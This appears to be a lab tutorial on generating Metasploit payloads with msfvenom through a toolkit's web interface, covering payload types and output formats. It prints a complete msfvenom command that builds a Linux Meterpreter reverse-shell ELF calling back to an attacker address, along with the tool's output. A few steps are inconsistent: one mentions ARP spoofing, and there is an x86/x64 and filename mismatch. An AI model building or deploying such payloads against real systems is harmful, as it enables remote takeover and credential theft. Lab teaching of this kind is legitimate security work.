

## Msfvenom

**Msfvenom** is a payload (code executed on a target system after successful exploitation) generation tool that is part of the Metasploit Framework.

It is used to create custom payloads for penetration testing, combining the older tools *msfpayload* and *msfencode* into one interface (<https://www.offsec.com/metasploit-unleashed/msfvenom/>).

### So, what's the use?

Examples of payloads and what it's used:

- Reverse shells
  - Target connects back to the attacker
  - Useful when NAT/firewalls block inbound traffic
- Bind shells
  - Target opens a listening port
- Meterpreter sessions
  - Used for advanced payload for:
    - File system access
    - Webcam access
    - Credential dumping
    - Keylogging

### !!Limitations!!

- Risks misuse of Computer and Cybercrime laws and legislation, and Organisational policies.
- Poor evasion against modern security solutions (Endpoint Detection and Response (EDR) systems).
- Lacks sleep obfuscation
- No Antimalware Scan Interface (AMSI) bypass automation
- Can be caught in unusual outbound traffic or known Command and Control (C2) patterns.
- There may be payload stability issues, and requires an exploitation vector
- Not ideal for advanced red team operations

*Before we start, the msfvenom configuration requires specification of the target platform (e.g., Windows x64), payload type (e.g., reverse TCP or bind TCP shell), and output format (e.g., executable, ELF, or script format). The selected payload determines the communication method (reverse or bind connection), capability level (basic shell versus Meterpreter session), and execution format appropriate to the target operating system architecture.*

*Let's go over the options we have:*

- Target platform
- Payload type
- Output format

*Options shown for the **target platform**:*

- windows/x86
- windows/x64
- linux/x86
- mac/x64
- Android ARM

### **What This Means**

This selects the operating system and the CPU architecture; you must match this to the target system's OS and architecture.

### ***Payload Type Selection***

#### **Reverse TCP**

The target connects back to the attacker.

Used when:

- Target can reach attacker
- Firewalls block inbound connections

#### **Bind TCP**

The target opens a listening port.

The attacker connects to it.

Used when:

- Inbound connection allowed
- Reverse connection not possible

**meterpreter/reverse\_tcp**

Creates a Meterpreter session over TCP.

Meterpreter is:

- An advanced post-exploitation shell
- Runs in memory
- Supports file upload, privilege escalation, etc.

**shell\_reverse\_tcp**

Simple command shell over TCP.

Less advanced than Meterpreter.

Provides:

- Basic command execution

**exec**

Executes a specific command on the target.

**adduser**

Attempts to create a user account.

Used for persistence.

**messagebox**

Displays a Windows message box.

Often used for testing payload execution without malicious effect.

**loadlibrary**

Loads a DLL into memory.

**peinject/bind\_tcp**

Injects into a PE (Windows executable) and binds a TCP listener.

PE = Portable Executable format used by Windows.

Microsoft PE:

<https://learn.microsoft.com/en-us/windows/win32/debug/pe-format>

### **shell/bind\_named\_pipe**

Uses Windows named pipes for communication instead of TCP.

Named Pipes:

<https://learn.microsoft.com/en-us/windows/win32/ipc/named-pipes>

### ***Output Format Selection***


Options shown:

- exe
  - windows
- elf
  - linux
- raw
  - raw shell code not wrapped in executable form
- psh
  - powershell script output
- asp/aspx
  - web application script files (Microsoft IIS environments)
- jsp
  - java Server Pages file
- war
  - java Web Application Archive
- jar
  - java archive file

This controls how the payload is packaged.

The How:

Step 1: Navigate to the tools, go to ARP spoofing and select 



Step 2: Enter your respective details:



The screenshot shows the 'Payload Generator (msfvenom)' web interface. At the top, there are tabs for 'User Guide', 'Configuration', and 'Tutorial'. The main heading is 'Configure Payload Generator (msfvenom)'. Below this, there is a 'Custom' toggle switch. The configuration fields are as follows: Platform is 'linux/x86', Payload is 'linux/x86/meterpreter/reverse\_tcp', LHOST is '192.168.1.111', LPORT is '4444', Output format is 'elf', and Output Path is '/home/kali/execushell.elf'. A blue 'Generate' button is at the bottom.


**Linux/x86** was selected as I am targeting my Ubuntu server.

**Linux/x86/meterpreter/reverse\_tcp** was selected to create a Linux-compatible reverse TCP payload, allowing the target Ubuntu server to initiate an outbound callback connection to the specified LHOST and LPORT, thereby establishing a remote session for analysis within the controlled virtual lab.

**LHost** is your attacking machine, in this case it is the Kali machine my DDT is on.

**LPort 4444** was selected as the listening port for the reverse TCP connection. This port is commonly used in controlled security testing environments and avoids conflicts with well-known service ports such as 80 (HTTP) or 443 (HTTPS).

**Step 3: Click Generate, and now you should have your payload generated!**



The screenshot shows the 'Output' section of the tool. At the top, there is a green bar with the text 'Save Output To File'. Below this, the command used to generate the payload is displayed: `$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.111 LPORT=4444 -f elf -o /home/kali/execushell.elf`. The output text shows the tool's internal logic: it chose the platform as Linux and the architecture as x86. It also states that no encoder was specified, so it outputted the raw payload. The payload size is 123 bytes. The final size of the elf file is 207 bytes. The file is saved as /home/kali/execushell.elf. The process completed successfully.

```
(kali㉿kali)-[~]
$ ll
total 104
-rw-rw-r-- 1 kali kali 32053 Jul  8  2025 cached_news.json
-rwxr-xr-x 1 kali kali    0 Jun 24  2025 code.desktop
drwxrwxr-x 16 kali kali  4096 Feb 16 07:28 Deakin-Detonator-Toolkit
drwxr-xr-x 2 kali kali  4096 Feb 15 04:11 Desktop
drwxr-xr-x 2 kali kali  4096 Jul 17  2024 Documents
drwxr-xr-x 2 kali kali  4096 Jul  8  2025 Downloads
-rw-rw-r-- 1 kali kali   207 Feb 18 04:19 execushell.elf
drwxr-xr-x 2 kali kali  4096 Jul 17  2024 Music
drwxrwxr-x 2 kali kali  4096 Feb 15 04:30 new
-rw-rw-r-- 1 kali kali 12427 Feb 18 03:32 packetanalysis
drwxr-xr-x 2 kali kali  4096 Feb 16 07:07 Pictures
drwxr-xr-x 2 kali kali  4096 Jul 17  2024 Public
-rwxrwxr-x 1 kali kali  3248 Jul  7  2025 setup_ddt.sh
drwxr-xr-x 2 kali kali  4096 Jul 17  2024 Templates
-rw-rw-r-- 1 kali kali   605 Feb 18 03:04 useragents.txt
drwxrwxr-x 5 kali kali  4096 Feb 15 04:23 venv
drwxr-xr-x 2 kali kali  4096 Jul 17  2024 Videos
```

**Step 4 (optional):** You can toggle to the custom settings to manually enter the same details. Much easier if you are already familiar with Metasploit and msfvenom.

User GuideConfigurationTutorial

Go Back

Configure Payload Generator (msfvenom)

Payload Generator (msfvenom)?

Custom

Custom Input \*

-p linux/x64/meterpreter/reverse\_tcp LHOST=192.168.1.111 LPORT=4444 -f elf -o /home/kali/exeshell.elf

Output Path

/home/kali/execushell.elf

Generate

Output filename

output.txt

Save Output To File

Output

No encoder specified, outputting raw payload

Payload size: 130 bytes

Final size of elf file: 250 bytes

Saved as: /home/kali/execushell.elf

Process completed successfully.